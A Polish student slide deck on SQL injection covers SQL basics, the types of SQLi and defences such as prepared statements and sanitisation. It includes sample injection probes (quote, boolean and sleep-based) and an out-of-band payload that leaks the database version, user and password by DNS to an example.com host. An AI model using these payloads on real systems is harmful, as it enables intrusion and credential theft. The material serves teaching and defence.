

# SQL Injection

Alicja Kokoszkiewicz  
Grzegorz Zdobyłak  
Michał Kowcz

# Spis treści


1. Bazy danych; relacyjne bazy danych
2. SQL; zapytania SQL
3. SQL injection
4. Rodzaje SQL injection
5. Ochrona przed SQL injection

# Baza danych

Baza danych to uporządkowany zbiór informacji zapisanych zgodnie z określonymi regułami. W węższym znaczeniu obejmuje dane cyfrowe gromadzone zgodnie z zasadami przyjętymi dla danego programu komputerowego specjalizowanego w gromadzeniu i przetwarzaniu tych danych.

# Relacyjna baza danych

Jest to rodzaj bazy danych, która przechowuje i zarządza danymi za pomocą tabel i relacji między nimi.



# SQL

Język **SQL** (ang. **Structured Query Language**) to uniwersalny język zapytań używany w relacyjnych bazach danych do tworzenia, modyfikowania oraz do umieszczania i pobierania danych z tych baz.

```
SELECT
    OrderH.invoiceNo, OrderH.invoiceDate, OrderH.customerCode,
    OrderD.itemCode, I.itemName, OrderD.qty, OrderD.netPrice
FROM
    OrderHeader AS OrderH
    INNER JOIN Customer AS Cust ON OrderH.customerCode = Cust.customerCode
    INNER JOIN OrderDetail AS OrderD ON OrderH.orderNo = OrderD.orderNo
    INNER JOIN Item AS I ON OrderD.itemCode = I.itemCode
WHERE
    OrderD.netPrice > 1000
ORDER BY
    OrderH.customerCode, OrderD.netPrice
```

# Składnia SQL

**Język definiowania struktur danych - DDL** (ang. Data Definition Language) - wykorzystywany do wszelkiego rodzaju operacji na tabelach, takich jak: tworzenie, modyfikacja oraz usuwanie.

Najważniejsze polecenia tej grupy to:

- **CREATE** (np. CREATE TABLE, CREATE DATABASE, ...) – utworzenie struktury (bazy, tabeli, indeksu itp.),
- **DROP** (np. DROP TABLE, DROP DATABASE, ...) – usunięcie struktury,
- **ALTER** (np. ALTER TABLE ADD COLUMN ...) – zmiana struktury (dodanie kolumny do tabeli, zmiana typu danych w kolumnie tabeli).

# Składnia SQL

**Język do wybierania danych i manipulowania nimi - DML** (ang. Data Manipulation Language) - służy do manipulowania danymi umieszczonymi w tabelach, pozwala na wstawienie danych, ich prezentację, modyfikowanie oraz usuwanie.

Najważniejsze polecenia z tego zbioru to:

- **INSERT** - umieszczenie danych w bazie,
- **UPDATE** - zmiana danych,
- **DELETE** - usunięcie danych z bazy.

Dane tekstowe muszą być zawsze ujęte w znaki pojedynczego cudzysłowu (').



# Składnia SQL

**Język do zapewnienia bezpieczeństwa dostępu do danych - DCL** (ang. Data Control Language) - stosowany głównie przez administratorów systemu baz danych do nadawania odpowiednich uprawnień do korzystania z bazy danych.

Najważniejsze polecenia w tej grupie to:

- **GRANT** – służące do nadawania uprawnień do pojedynczych obiektów lub globalnie konkretnemu użytkownikowi (np. GRANT ALL PRIVILEGES ON EMPLOYEE TO PIOTR WITH GRANT OPTION).
- **REVOKE** – służące do odbierania wskazanych uprawnień konkretnemu użytkownikowi (np. REVOKE ALL PRIVILEGES ON EMPLOYEE FROM PIOTR).
- **DENY** – służące do zabrania wykonywania operacji



# Składnia SQL

**Język definiowania zapytań - DQL** (ang. Data Query Language) - używany do formułowania zapytań do baz danych. W zakres tego języka wchodzi polecenie **SELECT**.

Instrukcje w SQL składają się z wyrażeń oraz klauzuli. Wyrażenie jest poleceniem (instrukcją), które określa, co należy zrobić. Klauzula służy do określenia ograniczeń dla danego polecenia i jest zapisywana w formie warunków.

Przykład:

**SELECT** nazwisko, imie


**FROM** studenci

**WHERE** miasto="Kielce";


Po słowie **SELECT** umieszczamy nazwy kolumn, których wartości chcemy wyświetlić. W powyższym przykładzie jest to **nazwisko** oraz **imie**. Po słowie **FROM** umieszczamy nazwę tabeli lub tabel, w których zamieszczone są poszukiwane informacje. Klauzula **WHERE** pozwala na określenie warunku wybierania danych. Polecenie kończy się średnikiem.

# SQL Injection


SQL Injection to metoda ataku na strony www wykorzystująca lukę w zabezpieczeniach aplikacji. Atakujący „wstrzykuje” własny kod do zapytania w języku SQL, za którego pomocą aplikacja komunikuje się z bazą danych, w ten sposób uzyskując do niej nieautoryzowany dostęp. Dotyczy to wszystkich lub części danych. Może odczytać, edytować lub wykasować dane z bazy, czy nawet wykonać kod na bazie, prowadząc do nieodwracalnych szkód.



Ataki SQLi są przeprowadzane na poziomie formularzy wbudowanych w aplikacje webowe, czyli m.in.:

- w polach logowania,
  - w wewnętrznych wyszukiwarkach produktów,
  - w formularzach kontaktowych,
  - w formularzach rejestracyjnych do newsletterów.
- 

# Rodzaje SQLi



# In-band SQLi

Najprostszy i najpopularniejszy typ ataku SQLi. W tym przypadku napastnik wykorzystuje tylko jeden kanał do przeprowadzenia ataku i do uzyskania jego wyników. Na przykład: jeśli używa zwykłej przeglądarki internetowej do wstrzyknięcia zapytania SQL, ta sama przeglądarka bezpośrednio zwróci mu wyniki jego działań. Metoda dzieli się na dwa podtypy.



# In-band SQLi - Error based

Cechą charakterystyczną tego rodzaju ataku jest to, że napastnik celowo wywołuje błędy bazy danych (stąd nazwa ataku: error-based oznacza oparty na błędach). Błędy mogą dostarczyć mu wielu cennych informacji, takich jak typ i wersja bazy danych albo jej struktura. Informacje te mogą pomóc w ustaleniu dalszej strategii działania. Wiedząc, jak wygląda struktura bazy i aplikacji, atakujący może skorzystać z innych metod SQLi i tak skonstruować kolejne zapytania, by osiągnąć zamierzony cel.

# Przykład

Ten przykład pokazuje adres URL, który akceptuje parametr od użytkownika, w tym przypadku “item”:

`https://example.com/index.php?item=123`

Atakujący może spróbować dodać pojedynczy cudzysłów na końcu wartości parametru:

`https://example.com/index.php?item=123'`

# Przykład

Jeśli baza danych zwróci błąd w stylu:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "VALUE".

Ten komunikat błędu dostarcza atakującemu:

- Informacje o używanej bazie danych – MySQL
- Dokładną składnię, która spowodowała błąd – pojedynczy cudzysłów
- Gdzie wystąpił błąd składniowy w zapytaniu – po wartości parametru

# In-band SQLi – Union based

Ta metoda polega na wykorzystaniu polecenia UNION w języku SQL, by połączyć wyniki kilku zapytań w jeden. Jest uważana za jedną z najbardziej niebezpiecznych, bo przy braku odpowiednich zabezpieczeń umożliwia wydobyć z bazy danych właściwie wszystkie informacje, które są w niej przechowywane.

# UNION

UNION umożliwia użytkownikom baz danych dołączanie dodatkowych zapytań SELECT do oryginalnego zapytania, na przykład:

```
SELECT a, b FROM originaltable UNION SELECT e, f FROM othertable
```

To zapytanie zwraca jeden zestaw wyników z dwoma kolumnami. Pierwsza kolumna będzie zawierać wartości z kolumny a w originaltable oraz z kolumny e w othertable. Druga kolumna będzie zawierać wartości z kolumny b w originaltable oraz z kolumny f w othertable.

UNION może działać tylko wtedy, gdy każde z zapytań zwraca tę samą liczbę kolumn, a typy danych w każdej odpowiadającej kolumnie są takie same.

# Inferential SQLi (Blind SQLi)

W tym rodzaju ataku napastnik nie widzi bezpośrednio wyników wstrzykiwanych zapytań (stąd słowo blind, czyli ślepy). Może jednak obserwować zachowanie bazy danych i na tej podstawie odtworzyć jej strukturę. Ta metoda wymaga poświęcenia większej ilości czasu, ale nie jest wcale mniej niebezpieczna. Również dzieli się na dwa podtypy.

# Inferential SQLi (Blind SQLi) - Boolean-based (content-based)

W tym przypadku napastnik wykorzystuje wstrzykiwanie zapytań SQL po to, by zmusić aplikację do zwracania różnych wyników w zależności od tego, czy zapytanie daje wynik PRAWDA (TRUE) czy FAŁSZ (FALSE). To metoda często wykorzystywana przez hakerów do wstępnego badania, czy dana aplikacja jest podatna na ataki SQLi.



# Przykład

Poniższy link wyświetla szczegóły dotyczące przedmiotu o identyfikatorze 14, pobranego z bazy danych.

`http://www.webshop.local/item.php?id=14`

Atakujący wstawia:

`http://www.webshop.local/item.php?id=14 and 1=2`

W wyniku zapytanie zwraca FALSE bez wyświetlania przedmiotów na liście. Atakujący następnie modyfikuje żądanie na:

`http://www.webshop.local/item.php?id=14 and 1=1`

Baza danych zwróci TRUE, a szczegóły przedmiotu o identyfikatorze 14 zostaną wyświetlone. Jest to wskazówka, że ta strona internetowa jest podatna na atak.

# Inferential SQLi (Blind SQLi) - Time-based

Metoda podobna do poprzedniej, z tym że tutaj napastnik zmusza bazę danych do „odczekania” pewnego czasu (zazwyczaj kilku sekund) przed wystaniem odpowiedzi. Czas odpowiedzi sugeruje atakującemu, czy zapytanie zwróciło wynik PRAWDA, czy FAŁSZ. Taka metoda pozwala na przykład odgadnąć nazwę tablicy literka po literce, choć jest to czasochłonne.

# Przykład

W tym przypadku atakujący wykonuje operację, która zajmuje dużo czasu.

Jeśli strona internetowa nie zwraca natychmiastowej odpowiedzi, oznacza to podatność na atak. Najbardziej popularną operacją wymagającą dużej ilości czasu jest operacja sleep.

Atakujący zbadałby czas odpowiedzi serwera internetowego dla zwykłego zapytania SQL, a następnie wydałby poniższe żądanie:

`http://www.webshop.local/item.php?id=14 and if(1=1, sleep(15), false)`

Strona internetowa jest podatna, jeśli odpowiedź zostanie opóźniona o 15 sekund.

# Out-of-band SQLi

W tym rodzaju SQL injection haker nie korzysta z jednego kanału do przeprowadzenia ataku i uzyskania jego wyników. Zamiast tego zmusza aplikację do przesyłania odpowiedzi do innego punktu końcowego, który znajduje się pod jego kontrolą.

# Przykład

Założmy, że atakujący jest w stanie wykonać następujące zapytanie SQL w docelowej bazie danych:

```
SELECT load_file(CONCAT('\\\\',(SELECT+@@version),','+(SELECT+user),','+(SELECT+password),',example.com\\test.txt'))
```

To spowoduje, że aplikacja wyśle żądanie DNS do domeny database\_version.database\_user.database\_password.example.com, ujawniając wrażliwe dane (wersję bazy danych, nazwę użytkownika oraz hasło użytkownika) atakującemu.



<https://www.youtube.com/watch?v=2OPVViV-GQk>

<https://demo.testfire.net/index.jsp>



# Ochrona przed SQL Injection



# Segregacja danych

W przypadku baz danych, podobnie jak w przypadku pieniędzy, zaleca się rozproszenie zasobów. Unikaj trzymania wszystkich danych w jednym miejscu. Ataki SQLi mogą spowodować ogromne szkody, ale ich wpływ będzie mniejszy, jeśli haker uzyska dostęp jedynie do określonych informacji, np. dotyczących produktów, zamiast danych osobowych klientów czy kontrahentów. Dlatego ważne jest dążenie do decentralizacji danych i unikanie ich przechowywania w jednej bazie.

# Rzutowanie danych

Rzutowanie (konwersja) danych to przekształcanie ich w docelowy format. Nigdy nie można polegać na użytkownikach aplikacji, że wprowadzą poprawne dane. Dlatego tworząc formularz, przyjmujący wartość tekstową, należy być przygotowanym na to, że użytkownik może próbować wpisać tam inne typy danych, na przykład liczby. Konwersja pozwala na zmianę danych wejściowych na odpowiedni format i zapobiega niektórym formom ataków SQL injection.

# Prepared statements, czyli gotowe zapytania

Korzystanie z prepared statements polega na budowaniu zapytań SQL z wcześniej przygotowanych części, zamiast generować je dynamicznie na bieżąco. Aplikacja wstawia zmienne użytkownika, takie jak loginy czy frazy wyszukiwania, dopiero w późniejszym etapie. Ta metoda zapobiega większości ataków SQL injection, ale może mieć negatywny wpływ na wydajność aplikacji.

# Sprawdzanie poprawności danych wejściowych (sanityzacja)

Sanityzacja danych wejściowych to kluczowy element w zabezpieczeniu aplikacji webowej. Polega na określeniu listy zaakceptowanych fraz i znaków, które mogą być użyte w formularzach. Jeśli użytkownik próbuje wprowadzić coś spoza tej listy, np. polecenie SQL, system automatycznie odrzuca te dane.



**Dziękujemy  
za uwagę**

# Źródła

<https://pl.wikipedia.org/wiki/SQL>

<https://nordvpn.com/pl/blog/sql-injection-co-to/>

<https://ochronasieci.pl/zagrozenia-w-sieci/sql-injection/>

<https://hackeru.pl/sql-injection/>

<https://brightsec.com/blog/sql-injection-attack/>

<https://www.invicti.com/learn/out-of-band-sql-injection-oob-sqli/>

A. Klekot, T. Klekot Programowanie i tworzenie stron internetowych oraz baz danych i administrowanie nimi. Kwalifikacja EE.09. Część 3